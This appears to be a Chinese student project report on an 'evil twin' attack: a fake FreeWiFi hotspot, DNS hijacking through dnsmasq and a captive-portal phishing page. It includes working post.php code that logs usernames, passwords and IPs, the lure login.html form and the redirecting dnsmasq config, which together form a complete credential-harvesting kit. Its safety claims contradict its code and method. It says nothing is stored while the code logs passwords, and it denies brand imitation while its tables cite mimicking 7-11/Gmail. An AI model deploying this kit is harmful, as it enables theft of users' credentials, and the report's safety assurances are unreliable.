**資訊工程學系**

**114學年度專題報告**

**題目：假 Wi-Fi 熱點與釣魚登入頁攻擊實作**

指導老師： 教授

組長:高恩在  
組員:

**中華民國 114年 6 月 17 日**

目錄

一、 摘要

二、 研究背景與目的

三、 專題內容

四、 研究方法

五、 流程圖

六、 預計完成之工作項目及具體成果

七、 工作分配與預定進度甘梯圖

八、 遭遇問題與解決方案

九、 儀器設備需求表

十、 參考資料

十一、 合法性與道德聲明

十二、 附錄

一、 摘要

本研究旨在建立一套針對釣魚攻擊與假 Wi-Fi 熱點的**合法模擬展示平台**，藉此提升大眾對網路連線風險的認知。實驗在封閉環境中模擬駭客建立無線熱點與顯示假登入頁的流程，並針對使用者連線後可能遭遇的情境進行分析。所有操作皆未蒐集真實帳號密碼資料，登入表單輸入僅供模擬並即時銷毀，並強調防禦觀念與使用者警覺教育。研究結果可應用於資安教學、資訊防護訓練與攻防演練展示。

二、 研究背景與目的

隨著公共 Wi-Fi 普及，許多使用者習慣自動連接熟悉名稱的無線熱點，而不察覺其中風險。駭客可能建立相似名稱的基地台，引導使用者連線後顯示假登入頁，藉此進行帳密釣魚攻擊。本研究透過模擬平台展示整體攻擊流程與使用者體驗，並在完全知情同意下執行演示，幫助使用者理解如何辨識假熱點與可疑登入頁面。

三、 專題內容

|  |  |
| --- | --- |
| **項目** | **說明** |
| 假 AP 建立流程 | 使用 airbase-ng 建立名為 FreeWiFi 的模擬 SSID |
| 網頁模擬登入頁設計 | 自行設計中立風格登入頁（無品牌/無 logo） |
| 模擬資料提交流程 | 輸入帳號密碼後，畫面即時顯示模擬資訊，不儲存任何資料 |
| 一鍵啟動模擬環境腳本 | 整合假 AP + DHCP + 網頁顯示流程 |
| 使用者教育與防禦提醒頁面 | 登入頁送出後顯示「您剛剛已遭模擬釣魚攻擊，請學會辨識風險！」 |

四、 研究方法

1. 使用 Kali Linux 與 airbase-ng 建立名為「FreeWiFi」的假 AP
2. 設定 at0 為 fake AP 虛擬介面，分配靜態 IP（192.168.168.1）
3. 使用 dnsmasq 提供 DHCP（192.168.168.x 網段）與 DNS 偽導功能
4. 架設 Apache2 Web 伺服器，放置 login.html 假登入頁
5. 透過 PHP 程式 post.php 接收帳密並寫入 logs.txt
6. 使用手機或筆電連上該假熱點，測試登入頁是否跳出，並驗證資料是否成功記錄

五、 流程圖

1. 啟動 airbase-ng 假 AP

2. 設定 at0 IP 位址

3. 啟動 dnsmasq 提供 DHCP/DNS

4. 使用 apache 顯示登入頁

5. 使用者連線並輸入帳密

六、 預計完成之工作項目及具體成果

**工作項目**表：

| **工作項目** | **具體成果說明** |
| --- | --- |
| 1. 建立假 Wi-Fi 熱點 | 使用 airbase-ng 成功廣播 SSID「FreeWiFi」，並接受使用者連線 |
| 2. 設定網路介面 at0 與 DHCP 功能 | 透過 ifconfig/ip + dnsmasq 提供 IP 配發與 DNS 偽導，模擬上網環境 |
| 3. 架設登入頁（login.html） | 建立簡易 Captive Portal 登入頁面，可模擬 7-11/Gmail 等常見介面 |
| 4. 製作帳密接收與記錄程式 | 撰寫 post.php 接收 POST 表單資料，寫入 logs.txt 並跳轉網址 |
| 5. 完整整合 Fake AP 自動流程 | 手動整合並可轉換為一鍵腳本，包含啟動 airbase/dnsmasq/apache 所有步驟 |
| 6. 製作報告與展示資料 | PDF、簡報、流程圖與結果 log，可供後續報告或投稿展示使用 |

關鍵腳本與程式碼片段：

**1. post.php**

post.php 用於接收使用者提交的登入資料（帳號與密碼），並將這些資料寫入到 logs.txt 中，最後將使用者重定向到一個正常的網站（如 Google）以避免懷疑。

<?php

$date = date("Y-m-d H:i:s");

$ip = $\_SERVER['REMOTE\_ADDR'];

$username = $\_POST['username'] ?? 'N/A';

$password = $\_POST['password'] ?? 'N/A';

$log = "[$date] IP: $ip | USERNAME: $username | PASSWORD: $password\n";

file\_put\_contents("/var/www/html/creds.txt", $log, FILE\_APPEND | LOCK\_EX);

echo "<h2>Login failed. Please try again later.</h2>";

?>

**功能**：

* + 這段 PHP 代碼會接收 login.html 表單提交的資料，並將使用者的帳號和密碼及IP 記錄寫入 logs.txt。
  + 完成紀錄後，使用者會被引導至 google.com，避免疑慮。

**2.login.html**

login.html 是釣魚登入頁，模擬常見的網路登入介面。使用者會在這個頁面上輸入帳號和密碼，這些資料將被傳送到 post.php 進行處理。

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<meta name="viewport" content="width=device-width, initial-scale=1.0">

<title>Login Page</title>

<style>

body {

font-family: Arial, sans-serif;

background-color: #f0f0f0;

padding: 50px;

}

.login-box {

background-color: white;

padding: 40px;

border-radius: 10px;

box-shadow: 0 4px 6px rgba(0, 0, 0, 0.1);

max-width: 400px;

margin: auto;

}

.login-box h2 {

text-align: center;

margin-bottom: 20px;

}

.login-box input {

width: 100%;

padding: 10px;

margin: 10px 0;

border: 1px solid #ccc;

border-radius: 5px;

}

.login-box button {

width: 100%;

padding: 10px;

background-color: #4CAF50;

color: white;

border: none;

border-radius: 5px;

cursor: pointer;

}

.login-box button:hover {

background-color: #45a049;

}

</style>

</head>

<body>

<div class="login-box">

<h2>Login to FreeWiFi</h2>

<form action="post.php" method="post">

<input type="text" name="username" placeholder="Username" required>

<input type="password" name="password" placeholder="Password" required>

<button type="submit">Login</button>

</form>

</div>

</body>

</html>

* **功能**：
  + 這個 HTML 表單會捕捉使用者的帳號與密碼，並透過 POST 方法提交到 post.php 進行處理。
  + 設計簡單、直觀，用戶會將其視為合法的登入頁面。

**3.dnsmasq.conf**

dnsmasq.conf 是 dnsmasq 的配置檔，設置了 DHCP 和 DNS 伺服器，將所有流量導向假網站（在這個例子中是 192.168.168.1，即你的假登入頁）。

interface=wlan0mon

dhcp-range=192.168.168.2,192.168.168.10,12h

dhcp-option=3,192.168.168.1 # 網關設為假登入頁的 IP



dhcp-option=6,192.168.168.1 # DNS 指向假登入頁

address=/google.com/192.168.168.1 # 所有網頁重定向至假登入頁


* **功能**：
  + dnsmasq 配置文件設置了 DHCP 範圍，使得接入 FreeWiFi 的設備能夠自動分配 IP 地址。
  + 任何試圖訪問網站的設備將會被重定向到 192.168.168.1（即你的假登入頁），這樣可以捕獲用戶的登入資訊。


實驗圖片：


1.SSID「FreeWiFi」廣播畫面與假登入頁面顯示畫面（login.html）

2. logs.txt 記錄結果截圖









七、 工作分配與預定進度甘梯圖

| **工作項目** | **負責人** | **完成日期日期** | **說明** |
| --- | --- | --- | --- |
| 1. Fake AP 架設測試 | 本人 | 2025/06/17 | 使用 airbase-ng 廣播 SSID 並驗證裝置可連線 |
| 2. 登入頁面製作 | 本人 | 2025/06/17 | 設計 login.html 介面模仿 7-11 / Gmail 登入頁 |
| 3. 帳密接收與紀錄（post.php） | 本人 | 2025/06/17 | 寫入 post.php 接收帳密並記錄 logs.txt |
| 4. dnsmasq + apache 整合 | 本人 | 2025/06/17 | 整合 DHCP + Web Server 提供完整體驗 |
| 5. 實驗流程測試與帳密驗證 | 本人 | 2025/06/17 | 使用手機測試連線、輸入帳密並驗證是否記錄成功 |
| 6. 報告撰寫與簡報製作 | 本人 | 2025/06/17 | 完成 PDF 簡報、流程圖與甘特圖成果整理 |

八、 遭遇問題與解決方案

| **遭遇問題描述** | **解決方式** |
| --- | --- |
| USB 網卡無法啟用 AP 模式，hostapd 顯示 "driver initialization failed" | 改用 airbase-ng 利用 monitor mode 模擬 AP，繞過 AP 模式限制 |
| airbase-ng 啟動後無法提供 DHCP 與登入頁 | 使用 dnsmasq 設定 at0 介面提供 DHCP 與 DNS，並搭配 Apache 顯示登入頁 |
| post.php 無法記錄帳密或權限錯誤 | 加入 chmod 666 logs.txt 讓 Apache 有寫入權限 |
| 使用者連線後未自動跳轉登入頁 | 加入 DNS 偽導與伺服器首頁設為 index.html 模擬 Captive Portal |
| 登入頁顯示亂碼或儲存失敗 | 確認 Apache 使用 UTF-8 並正確設定 PHP POST 欄位接收格式 |

九、 儀器設備需求表

| **項目名稱** | **規格/版本** | **用途說明** |
| --- | --- | --- |
| 作業系統 | Kali Linux 2025 | 實驗平台，內建攻擊工具 |
| USB 無線網卡 | Realtek RTL88x2BU（支援 monitor） | 廣播假 AP 訊號 |
| Apache2 | v2.4.x | 顯示登入頁與接收帳密 |
| dnsmasq | v2.89 | 提供 DHCP 與 DNS 偽導 |
| airbase-ng | 內含於 aircrack-ng 工具包 | 模擬假無線基地台 |
| PHP | v7.x 以上 | 接收帳密並寫入 log 檔 |
| 客戶端設備 | 手機/筆電（支援 Wi-Fi） | 測試使用者連接與輸入 |

十、 參考資料

1. Offensive Security. Kali Linux Documentation
2. aircrack-ng 官方網站：<https://www.aircrack-ng.org/>
3. dnsmasq 官方 GitHub：<https://github.com/imp/dnsmasq>
4. Apache HTTP Server Project：<https://httpd.apache.org/>
5. YouTube - Null Byte「How to Create a Fake Wi-Fi Access Point」實作影片
6. SensePost hostapd-mana 攻擊原始碼參考：<https://github.com/sensepost/hostapd-mana>

十一、 合法性與道德聲明

* 本專題**未進行任何非靶機的實際資料蒐集**，所有帳號密碼輸入僅於靶機進行測試，並不儲存或使用任何真實個資。
* **模擬登入頁面完全為自設計內容，未使用或模仿任何實際品牌、圖示或官方服務介面，以避免混淆或侵害商標權。**
* **所有實驗設備與受測裝置均為研究人員本人所有或由本人設置控制，確保實驗環境封閉、合法、可控。**
* **本研究目的明確限於資訊安全教育與防禦演示展示用途，無任何實際攻擊意圖或未經授權之資料存取行為。**
* 本實驗之架構與操作流程，**符合《個人資料保護法》、刑法第359條（非法進入電腦系統）等相關法律規範**，並於合法實驗場域內執行。

十二、 附錄

附錄一：實驗環境拓撲圖（描述版）

+--------------------------+

| 攻擊模擬主機 |

| (Kali Linux + airbase-ng)|

| IP: 192.168.168.1 |

+-----------+--------------+

|

虛擬AP介面 at0 (SSID: FreeWiFi)

|

v

+------------+-------------+

| 測試裝置 (靶機) |

| 手機/筆電 (本人設備) |

| 自願連線至假Wi-Fi測試 |

+--------------------------+

※ 無實際網路連接外部互聯網

※ DNS 解析與登入頁服務僅限本地模擬

附錄二：設備清單與控制聲明

一、所有使用設備清單

|  |  |  |
| --- | --- | --- |
| **類別** | **設備名稱/描述** | **所屬與控制者** |
| 實驗主機 | 筆電（安裝 Kali Linux 2025） | 本人 |
| 無線網卡 | USB Wi-Fi（Realtek RTL88x2BU） | 本人 |
| 測試用手機 | iPhone 一支 | 本人 |
| 測試用筆電（靶機） | Windows/macOS 筆電（靶機模擬） | 本人 |

### 二、所有權與控制權聲明

本人於本實驗過程中使用之所有電腦、手機與無線網卡皆為本人合法所有或持有，且於實驗進行期間未將模擬熱點公開或開放其他未經授權人員使用。

